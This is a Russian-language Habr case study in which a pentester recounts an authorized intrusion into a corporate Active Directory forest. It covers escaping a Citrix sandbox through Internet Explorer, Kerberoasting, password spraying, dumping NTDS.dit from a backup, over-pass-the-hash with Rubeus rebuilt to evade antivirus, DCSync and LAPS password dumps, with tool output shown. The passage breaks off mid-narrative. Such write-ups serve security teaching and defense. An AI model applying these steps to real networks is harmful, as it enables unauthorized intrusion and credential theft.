

# Побег из песочницы и захват леса — реальный сценарий взлома корпоративной сети / Хабр

 [habr.com/ru/companies/bastion/articles/713600](https://habr.com/ru/companies/bastion/articles/713600)

secm3n



secm3n 31 янв 2023 в 12:14

## Побег из песочницы и захват леса — реальный сценарий взлома корпоративной сети

8 мин

25K

Кейс


Пришло время рассказать о еще одном векторе атак на внутренние сети компаний. На этот раз речь пойдет о ситуации, в которой у меня не было прямого доступа к компьютеру, а хосты оказались неуязвимы к популярным атакам. И все же несколько мелких ошибок администраторов привели к тому, что защита рассыпалась. Итак, читайте под катом пошаговый разбор взлома корпоративной сети и кое-какие рекомендации по защите.



Начну с диспозиции. В Бастион обратилась одна известная компания. Вы знаете это название, но мне даже вспоминать его нежелательно, не то, что упоминать здесь. Юристы запретили, так что обойдемся без конкретики. Помимо прочего, у нас заказали пентест внутренней инфраструктуры, приближенный к реальной атаке, то есть с минимумом информации и без содействия со стороны заказчика.

Перед стартом проекта детально оговариваются условия: гарантии, ограничения, пределы и объем работ. В этот раз заказчик поручил проверить три домена и выдал учетную запись с типовыми, популярными и распространенными правами. Админы компании выбрали для доступа к инфраструктуре терминальную ферму от Citrix. Это довольно популярное решение для создания виртуальных рабочих мест — фактически Remote Desktop-сервис, работающий через браузер. Заходишь на адрес на корпоративном домене, вводишь логин и пароль, и открывается интерфейс для запуска неких заранее выбранных приложений.

Мне достался удаленный доступ к 1С, консоли Active Directory, паре CRM-систем и приложению ServiceDesk. Не все эти приложения работали одинаково быстро и стабильно, но это проблемы пользователей. Для хакера важно другое: три из них работали через Internet Explorer.



Виртуальный рабочий стол и доступные мне терминальные приложения

Браузер внутри браузера, сон во сне, матрешка — как ни назови, суть в том, что эти приложения представляют собой трансляцию окна Internet Explorer, открытого где-то внутри инфраструктуры компании. Это отличный шанс сбежать из песочницы Citrix в полноценную операционную систему.

Сделать это совсем несложно, но было время, когда подобные трюки срабатывали даже с банкоматами. Подошло бы любое из приложений на базе Internet Explorer, но я выбрал сеанс, создаваемый при запуске ServiceDesk. Он просто открывался быстрее других.


Если вызвать окно браузера «File->Save as...», появится стандартное окно сохранения, где отображается путь к внутренней директории. Думаю, вы уже догадались, что если вписать туда имя исполняемого файла, то он запустится. Таким образом я запустил powershell.exe и explorer.exe на терминальном сервере где-то в инфраструктуре компании. Теперь нужно было понять, куда я попал.

## Изучаю инфраструктуру и считаю учетки

Со временем выяснилось, что при каждом входе в Citrix пользователя случайным образом забрасывает на один из шести терминальных серверов. Впрочем, исследованию это не мешало. Разработчики Citrix сконфигурировали все так, чтобы пользовательские данные сохранялись и подгружались вне зависимости от того, какой сервер обслуживает сессию на этот раз.

Что касается сетевой инфраструктуры, то она оказалась довольно обычной — три взаимосвязанных домена с практически 100% доверительными отношениями. Инвентаризация показала следующую картину:

- в первом домене — около 3000 активных учетных записей пользователей и 2500 активных учетных записей компьютеров,
- во втором — 2900 активных записей пользователей и 800 компьютеров,
- третий включал всего 60 пользовательских и 30 компьютерных записей.



Доверительные отношения между доменами

Вместе домены образовывали лес, где были и отдельные администраторы для каждого из доменов, и администратор леса, обладающий полными правами в каждом из них. Так что программа-максимум в этом пентесте — завладеть его учетной записью и скомпрометировать весь лес.

## Провожу разведку и ищу уязвимости

В пентестах мы, как правило, проверяем инфраструктуру на уязвимость к AS-REP Roasting и Kerberoasting. Учетные записи, уязвимые перед AS-REP Roasting, в сети отсутствовали, и с Kerberoasting тоже не повезло. Я получил N-ное число сервисных билетов Kerberos (TGS) для учетных записей, обладающих SPN, сумел восстановить десяток паролей при помощи брутфорса, но все взломанные учетки были непривилегированными.



```
Администратор: Командная строка
$krb5tgt$23$*spb-PVS-DB-user$host/spb-pvs-alias.6dedd6eddc*$f472fa4df0dc2fe995ab65bf
db8d65de5de4f9c971516e575301da2a1b5e921ec835d2329c6d71f6b3dffd346fbd5e3b2ad1ac6075e5f846b5a46
804a794ecff23abab33168030d59116dedd6ed1721b2290b5c35a8e8a2d44f62988c592252e319cdd312df11cfdf7bc5
c1e1e852fe913cc9f5694f34eccc8f9009749a7bfafe64441002811fcf93fdf1fe2e18b2bce45f95f884a2fa9d78937
153b15c3bbd0ce2943591b874f1b430a6ebae4c3c25c8c0bc68c5b352c21b78e60aba59a584941bf97ec5e966eec888
ae9fc170bcca2f95b6a4698aa7fe9e3a09a4862bd36cf2f3194afd1257a81db3d08bc3cb3727a9cbe53de4a74689689
26a6b898047da99682ef2ee33b67d2a5706ea43b1876ec52b018947d49274e47c56924304be9f2eb3c0d44037f9e168
29c1bc5f0bf95861f873b8bf966df2a4b0e5872ec72f3b9a92a0fcdd1526a7c2b87b739d864aacc6c6bd19dba564c4
b9a00a7803e96772f194017af15be28d8f7d4577b4c865260f2d5d3b4965207fa70359da1a7a27979fb635a1b599fff
7e
91e37ec985174496c6e12425676c886b47861d4a1b6aea7a0
8a7f85c40d57838005166256f1c1555e0759aaf5e716f2b296de44d92eb8fc53965eabb0509b438d92766567d31ac71
4b03cef1a729ac9f93e9342fe0a1835cbacc216c3ad2839f3c4922daafd8c1381bf2147c48c4dbab1adc2403a198
921bbc8ccc86ac90051413ffdd89ee1fa4d70f025ee25871569948826e9ef11d9302f1ddab62dff1c5b134a176dab0
157c5956fe919d3bf3326060ab5259505bfb15ef3ab9f64c3674109c5cc8f1f99b567ad9ac0fcfafd007856b69bbb7d
9d9331200ef702e4c5c4597cc3d176c69fd9b18b788f5b399338b3f8b863ab46a4596ac1aa46812b23cff0eb3a8fae6
7a70fe7608
241550b5a10a111262503601340f6c80cd431d396d45
7801bade9c
99a0f93620747075d5a200b81ee14deea504a5e0a5
c8a072ef26b2cef8a18819d583e30b2574c7d299b21902bdc637d7edc9e86e3136ad6d6c4062762e872df47bf93fc9
87e75b2f8999cbfd52c9f5c187177ba96d8cb25946cff6766c2898c350d94ec4531fc2f62529b4c9cf7d95e20d96032
37c99005d404147f0414abc28e33bce2ba04ce94a8f9363b64be3ac1554a6df3460cb5c1e39435fc226a496d215cd81
28a4549e184b06c343475b2f0998fd1caf323114befcefe0b9e2b51d7781376b59102672705c9762ba23ab7d6acca
a846f65ff335ba113e1ad116f0eb55cc4e443c9f3cd08a46e99c9b4df278f1d61c669e19eb0c75d5f1d6da443b12863
c921d136abf891a41f2741f342b0ebf2d2b07d803a85a9522eb570c2629ea11e239c36d9196d858229a5d12130f172
e879125d014366da3f1707f08353329b2c277305f85e6deb5960e9239f1eb51ef692f277d449f204798da4b08bcf103
d6bd78c60654de00b3a0446a04c30fadfcc44e6f0d218868289275cf73efffd4e98ede1f5fa42abd1dc8c2867fc1ed4f
11ec606aacd3869fea3b0eec72216440c0fec10d11b980c99c877947879221c205789035d4f388b31192edbcbe00fca
4626d78c99b0a16e468c88427189e77008f2b8a5c69c20ad1960984d2b3a422507b978b9e82ea12d454ca03fd23a2fe
82fcc5cf3510354438c
```

## Восстановление пароля от одной из учетных записей

Spraying-атака паролями от этих учетных записей позволила скомпрометировать еще несколько пользователей, но администраторов среди них не было.

```
Confirm Password Spray
Are you sure you want to perform a password spray against 100 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): Y
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password [REDACTED] against 100 users. Current time is 13:05
[*] Writing successes to [REDACTED]
[*] SUCCESS! User:ad_reader Password:[REDACTED]
[*] Password spraying is complete
```

## Результат атаки Password-spraying

Следующим шагом стала проверка хостов в сети на популярные уязвимости, типичные для служб, работающих на портах TCP/445 и TCP/3389: CVE-2009-3103, CVE-2019-0708 (Bluekeep), ms06-025, ms07-029 и тому подобным. Я не мог установить на терминальный сервер полноценный сканер уязвимостей, так что пришлось использовать NMAP с предустановленными скриптами проверок.


```
PS C:\Temp> .\rdpscan.exe --file .\rdp_hosts.txt
10.2.1.1 - SAFE - CredSSP/NLA required
10.2.1.2 - SAFE - CredSSP/NLA required
10.2.1.3 - SAFE - CredSSP/NLA required
10.2.1.4 - SAFE - CredSSP/NLA required
10.2.1.5 - SAFE - CredSSP/NLA required
10.2.1.6 - SAFE - CredSSP/NLA required
10.2.1.7 - SAFE - CredSSP/NLA required
10.51.1.1 - SAFE - CredSSP/NLA required
10.51.1.2 - SAFE - CredSSP/NLA required
10.51.1.3 - SAFE - CredSSP/NLA required
10.51.1.4 - SAFE - CredSSP/NLA required
```

Сканирование хостов на предмет наличия уязвимости CVE-2019-0708 (Bluekeep)

Уязвимостей не нашлось, но теперь у меня был список серверов с 445 портом и там стоило поискать общедоступные файлы.

## Атакую первый домен

Через несколько дней в одной из сетевых папок нашлась резервная копия системы nw-dc01 в формате WindowsImageBackup.



Та самая шара с бекапом



Буфер обмена в песочнице работал только в одну сторону — из моей системы в виртуальную, так что пришлось выгружать бекап в наше облако. Для этого подошло бы любое другое облачное хранилище, но в рамках пентеста не хотелось отправлять данные клиента на чужие сервера.

Так в мои руки попала резервная копия контроллера домена. Понимаете, к чему идет? Это основной сервер аутентификации Active Directory, там хранятся учетные записи всех пользователей домена и выполняется их аутентификация. Нужно было только смонтировать образ как виртуальный диск и извлечь файлы NTDS.dit (хранилище учетных данных ActiveDirectory) и SYSTEM (этот файл необходим для расшифровки ntlds.dit).

```
python3 secretsdump.py -ntds /mnt/hgfs/Share/NTDS/ntds.dit -system /mnt/hgfs/Share/NTDS/SYSTEM LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x03f42886a0x03f428861f21bfb047d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 7a5b0d668c0x03f4288699b099cfe7
[*] Reading and decrypting hashes from /mnt/hgfs/Share/NTDS/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:23cc2a356de:::
404eeaad3b435b51404ee:3cd0a7:::
04eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
87f6c15abf78ad9c06045e2f75c:5a6c234c615181d66f7def0ddc812af:::
404eeaad3b435b51404ee:1050eea007543b9c95c08c7f895167eb:::
11:aad3b435b51404eeaad3b435b51404ee:0178ca662f9a35deaba98ea8a2a3cacd:::
ce:11648:aad3b435b51404eeaad3b435b51404ee:a38fc0c4:::
13634:aad3b435b51404eeaad3b435b51404ee:3bf419f7:::
709:aad3b435b51404eeaad3b435b51404ee:5823262db16ada7e1f34d25563e7688e:::
14131:aad3b435b51404eeaad3b435b51404ee:3510bb09f2ed632a14768e66f97eb48d:::
11710:aad3b435b51404eeaad3b435b51404ee:e400bac1f964cfe4f4782808eb93d993:::
134:aad3b435b51404eeaad3b435b51404ee:d155a0eb567d552673932bb490bd3542:::
533:aad3b435b51404eeaad3b435b51404ee:ae4aca9e9e3d:::
```


Расшифровка файла NTDS.dit

Резервная копия была сделана больше года назад, но кто вообще меняет пароли? Вот и администратор первого домена давно этого не делал, и хэш его пароля из хранилища оказался вполне рабочим. Чтобы воспользоваться этим, проще всего подключиться в режиме отладки к процессу LSASS и провести атаку Pass-the-hash, но, для этого требуются привилегии локального администратора на терминальном сервере, которых у меня до сих пор не было.

В то же время, зная хеш пароля учетной записи, любой пользователь может запросить для нее TGT-билет у контроллера домена и в дальнейшем использовать для авторизации не хеш, а билет. На этом строится другая атака — Over-pass-the-hash.

Для реализации этой техники используется утилита Rubeus, но просто взять и скопировать на терминал не получалось. Этот инструмент распознается большинством антивирусов, а на сервере был установлен клиент Касперского. С ним пришлось повозиться.

Rubeus написан на C# и имеет открытый исходный код, так что утилиту можно пересобирать раз за разом, до тех пор пока антивирус не перестанет ее узнавать. Потребовалось с десяток попыток, Rubeus пришлось урезать и облегчить, но с радаров он пропал и запустился на терминале, несмотря на активную защиту.



```
cmd
[+] Ticket successfully imported!

ServiceName      : krbtgt/ServiceName
ServiceRealm     : ServiceName
UserName         : administrator
UserRealm        : ServiceName
StartTime        : 10.11.2021 18:44:03
EndTime          : 11.11.2021 4:44:03
RenewTill        : 17.11.2021 18:44:03
Flags            : name_canonicalize, pre_authent, initial, renewable

KeyType          : rc4_hmac
Base64(key)      : E15fCLq8QHZNy/duZY26A==
ASREP (key)      : 23CC264CD7C60D3EE9D037E755A356DE

c:\Temp>klist
Current LogonId is 0:0xc6d5a035
Cached Tickets: (1)
#0> Client: administrator @ ServiceName
Server: krbtgt/ServiceName @ ServiceName
KerhTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0xe10000 -> renewable initial pre_authent name_canonicalize

Start Time: 11/10/2021 18:44:03 (local)
End Time: 11/11/2021 4:44:03 (local)
Renew Time: 11/17/2021 18:44:03 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

Успешная атака Over-pass-the-hash — импорт запрошенного TGT-билета для учетной записи администратора первого домена

В результате я получил доступ к учетной записи администратора первого домена, выполнил атаку DCSync и получил актуальные доменные учетные данные (логин и хеш пароля) всех членов первого домена.



```
cmd.exe

Object RDN          : wmi-inventory
SAM Username        : wmi-inventory
User Account Control : 00010200 < NORMAL_ACCOUNT DONT_EXPIRE_PASSWD >
Object Security ID  : S-1-5-21-791021510-1260695215-1645257497-12620
Object Relative ID  : 12620

Credentials:
  Hash NTLM: f645Servers-LAPS-exception :5d477

Object RDN          : Servers-LAPS-exception
SAM Username        : Servers-LAPS-exception
Object Security ID  : S-1-5-21-791021510-1260695215-1645257497-17140
Object Relative ID  : 17140

Credentials:

Object RDN          : Servers-LAPS-exception
SAM Username        : Servers-LAPS-exception
User Account Control : 00011000 < WORKSTATION_TRUST_ACCOUNT DONT_EXPIRE_PASSWD >

Object Security ID  : S-1-5-21-791021510-1260695215-1645257497-11829
Object Relative ID  : 11829

Credentials:
  Hash NTLM: 8a[REDACTED]

Object RDN          : SQLAccessGroup <6d0e1692-0390-4812-b982-d2e9539dbc49>
SAM Username        : SQLAccessGroup <6d0e1692-0390-4812-b982-d2e9539dbc49>
Object Security ID  : S-1-5-21-791021510-1260695215-1645257497-16462
Object Relative ID  : 16462

Credentials:

Object RDN          : sib-radius01
SAM Username        : SIB-RADIUS01$
User Account Control : 00011000 < WORKSTATION_TRUST_ACCOUNT DONT_EXPIRE_PASSWD >

Object Security ID  : S-1-5-21-791021510-1260695215-1645257497-15547
Object Relative ID  : 15547

Credentials:
  Hash NTLM: [REDACTED]
```

Реализация атаки DCSync в первом домене

На части скомпрометированных компьютеров работал LAPS (Local Administrator Password Solution) — механизм управления локальными администраторами на уровне доменов.

```
PS Microsoft.PowerShell.Core\FileSystem::\\Documents> |Documents>c:\FDocuments>in\Documents> Get-ADDefaultDomainPasswordPolicy -Server 10.2.150.133

ComplexityEnabled      : True
DistinguishedName      : DC=TruTrue,DC=dc
LockoutDuration        : 00:30:00
LockoutObservationWindow : 00:01:00
LockoutThreshold       : 10
MaxPasswordAge         : 90.00:00:00
MinPasswordAge         : 1.00:00:00
MinPasswordLength      : 10
objectClass            : {domainDNS}
objectGuid             : 00f56f49-549c-4b91-9ac4-9ac4f8a954df
PasswordHistoryCount    : 24
ReversibleEncryptionEnabled : False
```


Парольная политика первого домена

Чтобы закрепить успех, я выполнил дампы значений атрибута ms-Mcs-AdmPwd, содержащий значение пароля встроенной локальной административной учетной записи хоста для всех компьютерных учетных записей первого домена. Так я получил пароли еще для 300 учеток.

## Атакую второй домен


Среди захваченных машин был хост с активной сессией пользователя из группы Domain Admins второго домена. Чтобы скомпрометировать эту сессию, нужно было сделать дамп памяти системного процесса lsass.exe, но этому снова мешал антивирус.

